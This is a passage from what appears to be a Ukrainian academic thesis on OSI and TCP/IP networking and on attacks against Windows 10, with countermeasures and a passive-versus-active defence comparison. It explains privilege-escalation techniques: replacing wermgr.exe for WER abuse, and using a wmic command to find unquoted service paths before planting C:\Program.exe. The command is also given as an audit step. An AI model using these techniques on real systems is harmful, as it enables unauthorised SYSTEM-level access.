- відправлення. Користувач надсилає повідомлення через поштовий клієнт (наприклад, Gmail). Дані проходять усі рівні моделі OSI, отримуючи заголовки TCP, IP, MAC тощо, і перетворюються в сигнали.
- Прийом. На стороні отримувача сигнал відновлюється у кадри, пакети й сегменти, доки не залишаться лише початкові дані (текст повідомлення), які поштовий клієнт відобразить.

Інкапсуляція та декапсуляція — це ключові процеси, які забезпечують стандартизовану передачу даних у мережах, незалежно від обладнання або операційних систем.

1.4 Огляд основних протоколів в моделі OSI

Фізичний рівень (Physical Layer). Фізичний рівень відповідає за передачу "сирих" бітів через фізичне середовище. Він визначає стандарти для типів сигналів, методів кодування, швидкості передачі даних і фізичних характеристик з'єднань [2].

Основні протоколи і стандарти:

а) Ethernet (IEEE 802.3):

- 1) Визначає методи передачі даних через мідні, волоконно-оптичні кабелі.
- 2) Швидкість: від 10 Мбіт/с до 400 Гбіт/с.
- 3) Методи передачі: кодування сигналів Manchester, 8b/10b.

б) Wi-Fi (IEEE 802.11):

- 1) Протокол для бездротового зв'язку у локальних мережах (LAN).
- 2) Підтримує стандарти від 802.11a (54 Мбіт/с) до 802.11ax (Wi-Fi 6, до 9.6 Гбіт/с).
- 3) Використовує частоти 2.4 ГГц, 5 ГГц, іноді 6 ГГц.

в) DSL/ADSL (Digital Subscriber Line):

- 1) Забезпечує передачу даних через телефонні лінії.
- 2) Розділяє смуги частот для голосу та даних, що дозволяє використовувати одну лінію для телефонії та інтернету.

г) Bluetooth (IEEE 802.15.1):

- 1) Призначений для короткодистанційної передачі даних (до 100 м).
- 2) Використовує FHSS (Frequency Hopping Spread Spectrum) для мінімізації перешкод.

Канальний рівень (Data Link Layer). Канальний рівень забезпечує надійну передачу кадрів (frames) між сусідніми пристроями. Він вирішує проблеми з доступом до середовища передачі, виявленням і виправленням помилок.

Основні протоколи:

а) Ethernet (IEEE 802.3):

- 1) Ділить дані на кадри, які містять MAC-адреси відправника і отримувача.
- 2) Використовує методи доступу до середовища, наприклад, CSMA/CD (Carrier Sense Multiple Access with Collision Detection) для уникнення колізій у мережі.

б) PPP (Point-to-Point Protocol):

- 1) Використовується для серіальних з'єднань (наприклад, у DSL-модемах).
- 2) Підтримує автентифікацію (CHAP, PAP), стиснення та мультиплексування.

в) HDLC (High-Level Data Link Control):

- 1) Протокол із контрольованими помилками, використовується в WAN-з'єднаннях.
- 2) Реалізує механізми повторної передачі даних у разі виявлення помилок.

г) Wi-Fi (IEEE 802.11 MAC):

- 1) Вирішує проблему конкуренції пристроїв за спільний доступ до середовища передачі через CSMA/CA (Collision Avoidance).

Мережевий рівень (Network Layer). Мережевий рівень відповідає за маршрутизацію даних між мережами та забезпечує логічну адресацію.

Основні протоколи:

а) IPv4 (Internet Protocol version 4):

- 1) Використовує 32-бітну адресацію (приблизно 4.3 млрд адрес).
- 2) Містить заголовок, який включає IP-адресу джерела й отримувача, TTL (Time to Live) і інформацію про фрагментацію пакетів.

б) IPv6 (Internet Protocol version 6):

- 1) Розширений протокол із 128-бітною адресацією (практично нескінченна кількість адрес).
- 2) Покращення: автоматична конфігурація адрес, більш простий заголовок, підтримка QoS.

в) ICMP (Internet Control Message Protocol):

- 1) Протокол для передачі службових повідомлень (наприклад, повідомлення про помилки).
- 2) Використовується в командах ping і traceroute.

г) ARP (Address Resolution Protocol):

- 1) Перетворює IP-адреси у MAC-адреси для передачі даних у локальних мережах.

д) RIP (Routing Information Protocol):

- 1) Простий протокол маршрутизації, який використовує відстань у кількості хопів.
- 2) Не підтримує великі мережі (обмеження у 15 хопів).

е) OSPF (Open Shortest Path First):

- 1) Динамічний протокол маршрутизації, який обчислює найкоротший шлях за допомогою алгоритму Dijkstra.

Транспортний рівень (Transport Layer). Цей рівень забезпечує сегментацію, контроль доставки та перевірку помилок.

Основні протоколи:

а) TCP (Transmission Control Protocol):

- 1) Протокол з'єднаного типу, що гарантує доставку даних у правильному порядку.
- 2) Включає механізми встановлення з'єднання (TCP Handshake), контроль перевантаження та повторну передачу втрачених сегментів.

б) UDP (User Datagram Protocol):

- 1) Протокол без встановлення з'єднання, що не гарантує доставку даних.
- 2) Використовується для реального часу (стрімінг, онлайн-ігри).

в) SCTP (Stream Control Transmission Protocol):

- 1) Комбінує функції TCP і UDP, підтримуючи багатопотокову передачу в одному з'єднанні.

Сеансовий рівень (Session Layer). Сеансовий рівень забезпечує встановлення, підтримку та завершення сесій зв'язку між додатками.

Основні протоколи:

а) RPC (Remote Procedure Call):

- 1) Дозволяє програмам викликати функції на віддалених пристроях.

б) NetBIOS (Network Basic Input/Output System):

- 1) Використовується в мережах Windows для підтримки сеансів і імен.

в) PPTP (Point-to-Point Tunneling Protocol):

- 1) Використовується для створення VPN-з'єднань.

Презентаційний рівень (Presentation Layer). Презентаційний рівень забезпечує шифрування, стиснення і перетворення даних у формат, який розуміють прикладні програми.

Основні протоколи:

а) SSL/TLS (Secure Sockets Layer / Transport Layer Security):

1) Протоколи шифрування, що забезпечують безпечний обмін даними в мережі.

2) Використовуються у HTTPS, електронній пошті, VPN.

б) JPEG, PNG, MP3:

1) Стандарти форматування мультимедіа.

Прикладний рівень (Application Layer). Прикладний рівень забезпечує інтерфейс між користувачем і мережею.

Основні протоколи:

а) HTTP/HTTPS:

1) Протоколи для передачі веб-сторінок. HTTPS додає захист через TLS.

б) SMTP (Simple Mail Transfer Protocol):

1) Протокол для відправки електронної пошти.

в) DNS (Domain Name System):

1) Перетворює доменні імена у IP-адреси.

г) SNMP (Simple Network Management Protocol):

1) Використовується для моніторингу та управління мережами.

Протоколи кожного рівня моделі OSI виконують спеціалізовані функції, забезпечуючи надійну передачу даних у мережах. Розуміння роботи цих протоколів є ключовим для виявлення вразливостей і створення систем захисту.

1.5 Протоколи TCP/IP

Протокол TCP/IP (Transmission Control Protocol/Internet Protocol) — це набір мережевих протоколів, який визначає правила та механізми передачі даних в Інтернеті та інших комп'ютерних мережах [4]. TCP/IP використовується як стандартна модель для передачі інформації між пристроями, незалежно від їхнього апаратного забезпечення чи операційних систем. У цьому розділі розглянуто архітектуру TCP/IP, основні протоколи, принципи роботи та їхню роль у мережевій взаємодії.

Архітектура TCP/IP. Модель TCP/IP складається з чотирьох рівнів (на відміну від семи рівнів моделі OSI), кожен з яких виконує специфічні функції для передачі даних:

- Прикладний рівень (Application Layer). Забезпечує взаємодію користувачів з мережевими сервісами через відповідні програми. Приклади протоколів: HTTP, HTTPS, FTP, SMTP, DNS.
- Транспортний рівень (Transport Layer). Відповідає за сегментацію даних, контроль передачі, перевірку надійності. Основні протоколи: TCP, UDP.
- Інтернет-рівень (Internet Layer). Забезпечує маршрутизацію пакетів між мережами. Основні протоколи: IP (IPv4, IPv6), ICMP, ARP.
- Мережевий доступ (Network Access Layer). Відповідає за фізичну передачу даних через мережу (кабелі, Wi-Fi тощо) і вирішення проблем на рівні кадрів. Приклади технологій: Ethernet, Wi-Fi.

Основні протоколи TCP/IP.

- а) Transmission Control Protocol (TCP). TCP — це протокол транспортного рівня, який забезпечує надійну передачу даних між відправником і отримувачем.

Основні характеристики:

- 1) З'єднання: TCP створює віртуальне з'єднання між відправником і отримувачем через процедуру тріступеневого рукошлякування (Three-Way Handshake).
 - 2) Сегментація: Розбиває великі дані на невеликі сегменти, які передаються окремо.
 - 3) Перевірка: Гарантує доставку сегментів у правильному порядку.
 - 4) Контроль потоку: Регулює швидкість передачі, щоб уникнути перевантаження отримувача.
 - 5) Повторна передача: У разі втрати сегмента TCP повторно надсилає його.
- б) User Datagram Protocol (UDP). UDP — це протокол транспортного рівня, що забезпечує передачу даних без встановлення з'єднання.

Основні характеристики:

- 1) Швидкість: UDP не гарантує доставку даних, що робить його швидшим за TCP.
 - 2) Простота: Підтримує передачу коротких повідомлень (датаграм).
 - 3) Застосування: Використовується в реальному часі (стрімінг, онлайн-ігри).
- в) Internet Protocol (IP). IP — це основний протокол інтернет-рівня, який забезпечує маршрутизацію пакетів між мережами.

Основні версії:

- 1) IPv4: Використовує 32-бітні адреси (приблизно 4.3 млрд адрес).
- 2) IPv6: Використовує 128-бітні адреси, покращує масштабованість.

- г) Address Resolution Protocol (ARP). ARP використовується для перетворення логічних IP-адрес у фізичні MAC-адреси в межах локальної мережі.
- д) Internet Control Message Protocol (ICMP). ICMP передає службові повідомлення (наприклад, інформацію про помилки маршрутизації). Використовується для діагностики мережі (ping, traceroute).
- е) Domain Name System (DNS). DNS забезпечує перетворення доменних імен (наприклад, www.example.com) у IP-адреси.
- ж) Hypertext Transfer Protocol (HTTP/HTTPS). HTTP/HTTPS використовується для передачі веб-сторінок між клієнтом (браузером) і сервером. HTTPS додає шифрування через TLS.

Принципи роботи TCP/IP. Передача даних у TCP/IP виконується у кілька етапів:

- Підготовка даних: Дані створюються на прикладному рівні (наприклад, веб-сторінка через HTTP).
- Сегментація: На транспортному рівні дані розбиваються на сегменти (TCP) або датаграми (UDP).
- Маршрутизація: На інтернет-рівні визначається оптимальний маршрут для доставки пакетів.
- Передача: На рівні мережевого доступу дані інкапсулюються у кадри та передаються фізичними середовищами.

На стороні отримувача відбувається зворотний процес. Кадри розпаковуються в пакети, потім у сегменти і, нарешті, у початкові дані. У разі використання TCP забезпечується контроль коректності отриманих сегментів.

Застосування TCP/IP. TCP/IP — це основа сучасного Інтернету і локальних мереж. Приклади його використання:

- а) Веб-браузери (HTTP/HTTPS): Відображення веб-сторінок.
- б) Електронна пошта (SMTP, IMAP, POP3): Обмін повідомленнями через Інтернет.
- в) Файлові сервери (FTP, SFTP): Передача файлів між пристроями.

- г) Відеострімінг (UDP): Передача мультимедіа в реальному часі.
- д) Віддалений доступ (SSH, Telnet): Керування сервером чи іншим пристроєм через мережу.

Переваги та недоліки TCP/IP.

Переваги:

- а) Універсальність. Незалежність від апаратного забезпечення та операційних систем.
- б) Масштабованість. Підтримує мільярди пристроїв у різних мережах.
- в) Надійність. TCP забезпечує контроль доставки даних.
- г) Гнучкість. Широкий набір протоколів для різних задач.

Недоліки:

- а) Складність. TCP/IP складніший у розумінні та налаштуванні порівняно з деякими іншими протоколами.
- б) Витрати на ресурси. TCP може вимагати більше ресурсів для забезпечення надійності.
- в) Безпека. Деякі протоколи (наприклад, HTTP, FTP) у TCP/IP за замовчуванням не забезпечують шифрування.

Протокол TCP/IP — це основа сучасних мережових технологій. Його структура забезпечує ефективну і надійну передачу даних у різноманітних середовищах, від локальних мереж до глобального Інтернету. Знання принципів роботи TCP/IP є ключовим для побудови, оптимізації та захисту мереж.

1.6 Потрійне рукошлякування у рамках протоколу TCP

Протокол TCP (Transmission Control Protocol) забезпечує надійну передачу даних у мережі, зокрема встановлення та завершення з'єднання між двома пристроями [3]. Основою встановлення з'єднання є процес, який

називається потрійним рукостисканням (Three-Way Handshake). Цей механізм гарантує, що обидві сторони готові до обміну даними, а також синхронізує параметри сеансу зв'язку. Схема потрійного рукостискання представлена на рис. 1.3.




Рисунок 1.3 - Схема потрійного рукостискання

Призначення потрійного рукостискання [9]. Потрійне рукостискання виконує наступні функції:

- Перевірка доступності обох сторін: Підтвердження готовності клієнта та сервера до встановлення з'єднання.
- Синхронізація параметрів: Обмін початковими номерами послідовностей (Sequence Numbers) для коректного відстеження даних.
- Підтвердження двостороннього зв'язку: Забезпечення можливості передавати і приймати дані між сторонами.

Етапи потрійного рукостискання. Процес складається з трьох кроків:

Крок 1. Відправлення SYN (Synchronization) від клієнта:

- а) Клієнт ініціює з'єднання, надсилаючи серверу сегмент TCP із прапором SYN.

- б) У цьому сегменті клієнт також передає свій початковий номер послідовності (Sequence Number, наприклад, x).
- в) Мета цього кроку — повідомити серверу про бажання встановити з'єднання.

Крок 2. Відповідь SYN-ACK (Synchronization-Acknowledgment) від сервера:

- а) Сервер отримує SYN-сегмент і відповідає сегментом з прапорами SYN та ACK.
- б) Прапор ACK підтверджує отримання SYN від клієнта і містить номер підтвердження (Acknowledgment Number), який дорівнює $x + 1$ (тобто наступний номер, який очікує сервер).
- в) Прапор SYN повідомляє клієнту, що сервер також готовий встановити з'єднання. Сервер генерує свій початковий номер послідовності (Sequence Number, наприклад, y).

Крок 3. Підтвердження ACK від клієнта:

- а) Клієнт отримує SYN-ACK від сервера і надсилає сегмент із прапором ACK, який підтверджує отримання SYN сервера.
- б) У цьому сегменті клієнт вказує Acknowledgment Number, що дорівнює $y + 1$, підтверджуючи початковий номер послідовності сервера.

Після третього кроку з'єднання вважається встановленим, і сторони можуть обмінюватися даними.

Особливості та деталі потрібного рукостискання.

- Номер послідовності (Sequence Number). Це унікальний ідентифікатор кожного байта в потоці даних. Клієнт і сервер обмінюються початковими номерами послідовностей, щоб уникнути повтору старих з'єднань.
- Номер підтвердження (Acknowledgment Number). Цей номер повідомляє відправнику, який байт успішно отриманий приймачем і який байт очікується наступним.

- Синхронізація параметрів. Під час рукостискання сторони домовляються про параметри зв'язку, такі як розмір вікна (window size), максимальна довжина сегмента (MSS), та інші.

Приклади використання потрійного рукостискання.

- Веб-запити. Коли користувач відкриває веб-сторінку, браузер (клієнт) і сервер проходять потрійне рукостискання перед передачею HTML, CSS, JS та іншого контенту.
- Електронна пошта. Під час передачі повідомлень між серверами SMTP використовується TCP для надійного з'єднання.
- Файлові сервіси. Протоколи FTP і SFTP встановлюють з'єднання через TCP.

Висновок: Використання моделі OSI в операційних системах надає численні переваги: від стандартизації й універсальності до спрощення діагностики й підвищення безпеки. Це робить модель OSI незамінною основою для розробки та підтримки сучасних мережевих технологій.

За допомогою моделі OSI в галузі захисту інформації можна чітко бачити можливі методи доступу вразливостей та шляхи атаки якими часто слугують порти сервісів і протоколів

Потрійне рукостискання є основним етапом встановлення надійного з'єднання у протоколі TCP. Воно забезпечує узгодження параметрів зв'язку та гарантує готовність обох сторін до передачі даних. Незважаючи на свої переваги, механізм може бути об'єктом атак, проте існують ефективні методи захисту, які дозволяють зберегти стабільність і безпеку мережевих з'єднань.

2 ДОСЛІДЖЕННЯ ТА АНАЛІЗ АТАК НА ОПЕРАЦІЙНУ СИСТЕМУ WINDOWS 10 ТА ПОРІВНЯННЯ МЕТОДІВ ПРОТИДІЇ ЦИМ АТАКАМ.

2.1 Дослідження актуальних атак та пов'язаних з ними ризиків та методів протидії

Операційна система Windows 10 є однією з найпоширеніших платформ, яка використовується як у корпоративному, так і у приватному секторі. Завдяки своїй популярності Windows 10 часто стає ціллю для зловмисників, які використовують різноманітні методи атак для отримання несанкціонованого доступу, крадіжки даних або порушення роботи системи.

2.1.1 Основні положення про атаки на ОС Windows 10

Однією з найбільш актуальних атак є фішинг, який полягає в обмані користувачів через підроблені електронні листи або вебсайти, що імітують легітимні сервіси. Метою таких атак є отримання облікових даних або зараження системи шкідливим програмним забезпеченням. Іншим поширеним методом є використання програм-вимагачів, які шифрують дані на пристрої жертви та вимагають викуп за їх розблокування.

Серед серйозних ризиків, пов'язаних з атаками на Windows 10, виділяються несанкціонований доступ до конфіденційних даних, втрата важливої інформації, фінансові збитки, порушення нормального функціонування мереж та системи загалом. Наприклад, атаки типу "Zero-Day" є особливо небезпечними, оскільки вони експлуатують невідомі вразливості у програмному забезпеченні до моменту їх усунення виробником.

Ще одним популярним вектором атак є використання вразливостей у віддаленому робочому столі (Remote Desktop Protocol, RDP). Зловмисники проводять брутфорс-атаки для підбору паролів або використовують виявлені вразливості для проникнення в системи. Крім того, актуальними залишаються атаки типу "чоловік посередині" (Man-in-the-Middle), які дозволяють перехоплювати або модифікувати дані під час їх передачі між клієнтами та серверами.

Не менш важливими є ризики, пов'язані з експлуатацією соціальної інженерії. Користувачі можуть стати жертвами зловмисників через помилкове відчуття довіри до підроблених повідомлень або неправдивої інформації. Це особливо небезпечно в корпоративних середовищах, де від дій однієї особи можуть залежати безпека даних усієї організації.

Оцінка цих ризиків демонструє необхідність активного моніторингу загроз, постійного оновлення системи безпеки та підвищення обізнаності користувачів щодо можливих атак і способів захисту.

2.1.2 Основні положення методів протидії атакам

Протидія атакам на Windows 10 базується на інтеграції декількох рівнів захисту, які включають використання вбудованих засобів безпеки, додаткового програмного забезпечення та впровадження організаційних заходів.

Важливим елементом захисту є використання Windows Defender, який забезпечує базовий рівень безпеки шляхом виявлення шкідливого програмного забезпечення, блокування потенційно небезпечних програм та моніторингу підозрілої активності. Крім того, вбудована функція SmartScreen допомагає захистити систему від фішингових атак, аналізуючи посилання та завантажені файли.

Одним із ключових аспектів протидії є оновлення операційної системи та встановлення останніх патчів безпеки [10]. Це дозволяє закрити відомі вразливості та мінімізувати ризик експлуатації атак типу "Zero-Day". Водночас застосування багатофакторної автентифікації значно ускладнює завдання злоумисників, навіть якщо облікові дані користувачів були викрадені.

Для захисту від програм-вимагачів рекомендується створювати резервні копії важливих даних, зберігаючи їх у відокремлених середовищах, таких як хмарні сервіси з високим рівнем безпеки. Використання спеціалізованих антивірусних програм також підвищує ефективність боротьби з таким типом атак.

Організаційні заходи, такі як навчання персоналу, розробка чітких політик інформаційної безпеки та впровадження систем моніторингу активності, сприяють підвищенню загального рівня захисту. Особливо важливою є регулярна перевірка логів системи для виявлення підозрілих дій, що можуть свідчити про компрометацію [11].

Порівняння різних методів протидії атакам показує, що найефективнішою є комбінація технічних і організаційних заходів. Поєднання проактивного моніторингу, сучасного програмного забезпечення безпеки та підвищення рівня обізнаності користувачів дозволяє мінімізувати ризики та зменшити ймовірність успішної атаки на середовище Windows 10.

2.1.3 Приклади актуальних атак на Windows 10 та методи протидії

Атаки на Windows 10 стають дедалі складнішими й адаптивними до сучасних умов. Злоумисники використовують як технічні уразливості системи, так і соціальну інженерію для досягнення своїх цілей. Розглянемо актуальні приклади атак та методи їх нейтралізації.

Вразливість PrintNightmare. PrintNightmare (вразливість CVE-2021-34527) є критичною помилкою в службі Windows Print Spooler, яка дозволяє зловмисникам виконувати віддалений код із підвищеними привілеями [12]. Це дозволяє атакувальникам отримати повний контроль над системою або розгорнути шкідливе програмне забезпечення.

Методи протидії:

- Встановлення всіх оновлень безпеки, зокрема патчів від Microsoft для PrintNightmare.
- Вимкнення служби Print Spooler на пристроях, які не використовують принтери.
- Налаштування групових політик для обмеження встановлення принтерів лише адміністраторами.

Використання шкідливих макросів у документах Office. Шкідливі макроси [13] часто використовуються зловмисниками для виконання коду на системі жертви. Наприклад, у кампанії Emotet документи Word містять макроси, які завантажують додаткове шкідливе програмне забезпечення, таке як банківські трояни або програми-вимагачі.

Методи протидії:

- Вимкнення макросів у Microsoft Office для документів, завантажених із недовірених джерел.
- Використання засобів захисту, таких як Microsoft Defender Application Guard, для ізоляції підозрілих файлів.
- Навчання користувачів розпізнавати фішингові електронні листи та уникати відкриття підозрілих вкладень.

Вразливість HiveNightmare. HiveNightmare (CVE-2021-36934) [14] дозволяє зловмисникам отримати доступ до системного реєстру Windows, який зберігає чутливу інформацію, наприклад, хеші паролів. Ця уразливість виникла через неправильні налаштування дозволів на файли системного реєстру.

Методи протидії:

- Встановлення оновлень безпеки від Microsoft, що усувають уразливість.
- Перевірка й обмеження доступу до файлів системного реєстру через групові політики.
- Використання багатофакторної автентифікації (MFA) для додаткового рівня захисту облікових записів.

Зловживання уразливістю ProxyShell. ProxyShell (вразливості CVE-2021-34473, CVE-2021-34523, CVE-2021-31207) [15] стосується Microsoft Exchange Server і дозволяє виконувати віддалений код, що ставить під загрозу сервери та мережі.

Методи протидії:

- Встановлення останніх оновлень безпеки для Exchange Server.
- Впровадження мережесих засобів захисту, таких як WAF (Web Application Firewall), для фільтрації підозрілої активності.
- Використання інструментів моніторингу, щоб виявити та ізолювати підозрілу активність у реальному часі.

Використання атак через PowerShell. PowerShell залишається популярним інструментом для атак, зокрема в рамках безфайлових методів. Зловмисники використовують PowerShell для крадіжки облікових даних, розгортання шкідливого ПЗ та збору інформації про систему[16]. Наприклад, у кампаніях Cobalt Strike PowerShell застосовується для виконання скриптів, що уникають виявлення.

Методи протидії:

- Обмеження доступу до PowerShell для звичайних користувачів, які не потребують цього інструменту.
- Увімкнення журналювання всіх PowerShell-сесій і моніторинг на підозрілі дії.
- Використання антивірусного програмного забезпечення та EDR-рішень для виявлення та блокування шкідливих скриптів.

Атака Remote Mouse RCE. Remote Mouse — це популярний додаток, що дозволяє керувати комп'ютером через смартфон чи планшет, симулюючи функції миші та клавіатури. Вразливість у цьому додатку виявилася серйозною загрозою через відсутність шифрування даних та недостатню автентифікацію. Атаки на основі цієї уразливості можуть призвести до виконання довільного коду на пристрої жертви [17].

Деталі вразливості. Дослідники визначили кілька типових експлойтів:

- Передача незашифрованих даних: Дані між додатком і сервером передаються у відкритому вигляді через UDP, що дозволяє зловмисникам перехоплювати пакети.
- Обхід автентифікації: Через повторне відтворення UDP-пакетів (Replay Attack) можливо обійти автентифікацію і виконати довільний код.
- Виконання коду без взаємодії з користувачем: Використовуючи спеціально створені пакети, зловмисники можуть виконати команди з правами користувача, що запустив додаток.

Методи протидії:

- Оновлення програмного забезпечення. Завжди встановлювати останню версію додатка, оскільки оновлення можуть містити патчі для закриття вразливостей. У разі відсутності оновлень, слід уникати використання програм із підтвердженими вразливостями.
- Шифрування даних. Використання програм, які забезпечують надійне шифрування даних під час передачі.
- Сегментація мережі. Відділяти пристрої, які використовують потенційно небезпечні програми, у спеціальні мережеві сегменти.
- Блокування ненадійного трафіку. Використання міжмережевих екранів та IPS/IDS для фільтрації трафіку і виявлення підозрілої активності.
- Альтернативні програми. Розглянути заміну Remote Mouse на додатки з кращою репутацією у сфері безпеки.

Ці приклади демонструють, що протидія сучасним атакам на Windows 10 потребує комплексного підходу, що включає регулярне оновлення

програмного забезпечення, використання сучасних інструментів кіберзахисту та підвищення обізнаності користувачів щодо можливих загроз.

Уразливість CreateProcess Windows 10. Функція Create Process використовується для створення нового процесу і має широкий діапазон застосувань, включаючи запуск програм та командних скриптів. Уразливість у цьому механізмі дозволяє зловмисникам виконувати коди або ескалювати привілеї через маніпуляції з ідентифікаційними токенами або шляхами файлів, що обробляються процесом [18].

Наприклад, у контексті Windows Error Reporting Service (WER), зловмисник може підмінити виконуваний файл wermgr.exe у директорії, доступній службі, для виконання шкідливого коду від імені системного користувача. Це стає можливим через недостатню перевірку шляху файлу або токена процесу під час виклику CreateProcess, що дозволяє обходити захисні механізми і запускати шкідливі команди від імені служби

Методи протидії:

- Оновлення системи та патчів. Microsoft регулярно випускає патчі для усунення вразливостей, пов'язаних із механізмом CreateProcess. Необхідно переконатися, що всі оновлення встановлені.
- Обмеження доступу до каталогів. Переконайтеся, що тільки авторизовані користувачі мають доступ до системних директорій, які використовуються службами, такими як WER.
- Використання інструментів моніторингу. Засоби моніторингу системи, такі як EDR (Endpoint Detection and Response), можуть виявляти та блокувати підозрілі спроби запуску процесів через CreateProcess.
- Використання альтернативних підходів. Розгортання технологій, які забезпечують додатковий захист для системних служб (наприклад, ізоляція віртуального середовища).
- Аналіз логів. Регулярно перевіряйте логи подій, щоб виявляти спроби експлуатації CreateProcess або інших критичних компонентів.

Опис уразливості Unquoted Service Path у Windows. Уразливість Unquoted Service Path виникає, коли служби Windows встановлюються з шляхами до виконуваних файлів, які містять пробіли, але не обгорнуті у лапки [19]. Це дозволяє системі Windows шукати файл у послідовності можливих місць, включаючи створення неправильної інтерпретації шляху. Зловмисник із локальним доступом до комп'ютера може скористатися цією особливістю, створивши шкідливий файл у одному з таких шляхів, що призведе до його виконання з підвищеними привілеями.

Механізм експлуатації. Зловмисник визначає шлях до служби, що має пробіли і не огорнутий у лапки за допомогою команди `wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v ""`. У такий шлях, як `C:\Program.exe`, зловмисник розміщує шкідливий виконуваний файл. Під час запуску служби Windows може виконати цей файл із привілеями SYSTEM.

Цей тип уразливості в основному використовується для ескалації привілеїв і отримання доступу до критично важливих ресурсів.

Методи протидії [20]:

а) Перевірка та виправлення шляху до служб.

- 1) Запустити команду для перевірки служб із непрямыми шляхами: `wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v ""`
- 2) Знайдені шляхи слід обгорнути у лапки, редагуючи їх у реєстрі Windows.

б) Використання засобів виявлення.

- 1) Використовуйте Microsoft Defender або інші сканери вразливостей, щоб автоматично ідентифікувати вразливі шляхи.

в) Обмеження доступу.

- 1) Переконайтеся, що тільки адміністратори мають права запису в каталоги, де розташовані служби.

г) Оновлення та аудит.

- 1) Регулярно перевіряйте шляхи служб і застосовуйте оновлення від виробника програмного забезпечення.

2.2 Порівняння методів захисту від мережесих атак

Захист інформаційних систем у сучасному середовищі неможливий без інтеграції комплексних підходів, що включають пасивні та активні методи захисту. Кожен із цих підходів має свої особливості, переваги, недоліки, та відповідні сценарії застосування. У цьому розділі детально розглядається застосування таких інструментів, як Sysmon, Autopsy, та активних SIEM-систем, для реалізації захисту [21].

Таблиця 2.1 - Порівняння пасивних і активних методів захисту інформації

Критерій	Пасивні методи	Активні методи
Ціль	Профілактика атак і зменшення векторів атак	Виявлення та реагування на загрози в реальному часі
Інструменти	Фаєрволи, інструменти запису подій, EPP -системи	SIEM – системи, EDR – системи, IPS - системи

Способи дії	Запис подій, аналіз подій постфактум, обмеження незахищених мережевих точок доступу	Моніторинг, виявлення та блокування загроз на кожному етапі ескалації, дослідження подій на кожному етапі в реальному часі, аналіз дій зловмисників в реальному часі
Реакція на загрози	Відсутня	Миттєва
Ефективність проти нових атак	Обмежена	Висока
Залежність від оператора	Мінімальна	Значна (налаштування та обслуговування) SIEM - системи вимагають досвідченого оператора який контролює систему у реальному часі
Вартість впровадження	Низька	Висока
Тип загроз, які можна виявити	Ті, що вже сталися (ретроспективний аналіз)	Поточні загрози та аномалії на кожному етапі в реальному часі
Призначення	Створення історії подій, обмеження точок доступу і визначення вразливостей	Запобігання компрометації та зменшення часу реакції, поетапне дослідження дій зловмисника
Приклади використання	Реконструкція дій після атаки, аналіз дій зловмисників	Блокування аномальних дій, моніторинг підозрілої активності, прийняття рішень і контроль можливостей зловмисника з метою вивчення його дій і методик

Пасивні методи захисту. Пасивні методи [22] спрямовані на зменшення ризику уразливостей шляхом профілактичних заходів, які формують захищене середовище. Вони не взаємодіють із загрозами в реальному часі, але значно знижують ймовірність успішної атаки.

Приклади пасивних методів:

Інструмент Sysmon. Sysmon є компонентом пакету Windows Sysinternals і використовується для моніторингу системної активності. Його пасивна функціональність полягає в реєстрації дій системи, таких як створення процесів, доступ до файлів і мережеві підключення. Це дає змогу ретроспективно аналізувати дії зломисників у разі виявлення компрометації.

Переваги:

- Створення детальної історії подій.
- Підтримка інтеграції з іншими системами моніторингу.

Недоліки:

- Відсутність автоматичного реагування на загрози.

Інструмент Autopsy. Autopsy [23] використовується для форензичного аналізу систем після інциденту. Його основне завдання — надання доказів компрометації, аналіз дій зломисників та виявлення слабких місць у системі.

Переваги:

- Допомогає реконструювати події після атаки.
- Є безкоштовним і підтримує широкий спектр форматів даних.

Недоліки:

- Застосовується лише постфактум і не здатний запобігти атаці.

Активні методи захисту. Активні методи спрямовані на моніторинг, виявлення та блокування загроз у реальному часі. Ці методи є ключовими для протидії сучасним атакам, які часто залишаються непоміченими до моменту виконання шкідливих дій.

Приклади активних методів:

- SIEM-системи (наприклад, Splunk, Qradar, Alienvault). SIEM-системи об'єднують моніторинг у реальному часі, аналіз журналів та

автоматизоване реагування на інциденти. Наприклад, SIEM може виявляти аномальні підключення до служб Windows та негайно надсилати сповіщення або блокувати доступ.

Переваги:

- Миттєве реагування на загрози.
- Здатність до інтеграції з EDR-системами для глибокого аналізу.

Недоліки:

- Висока вартість впровадження.
- Вимагає значних обчислювальних ресурсів.

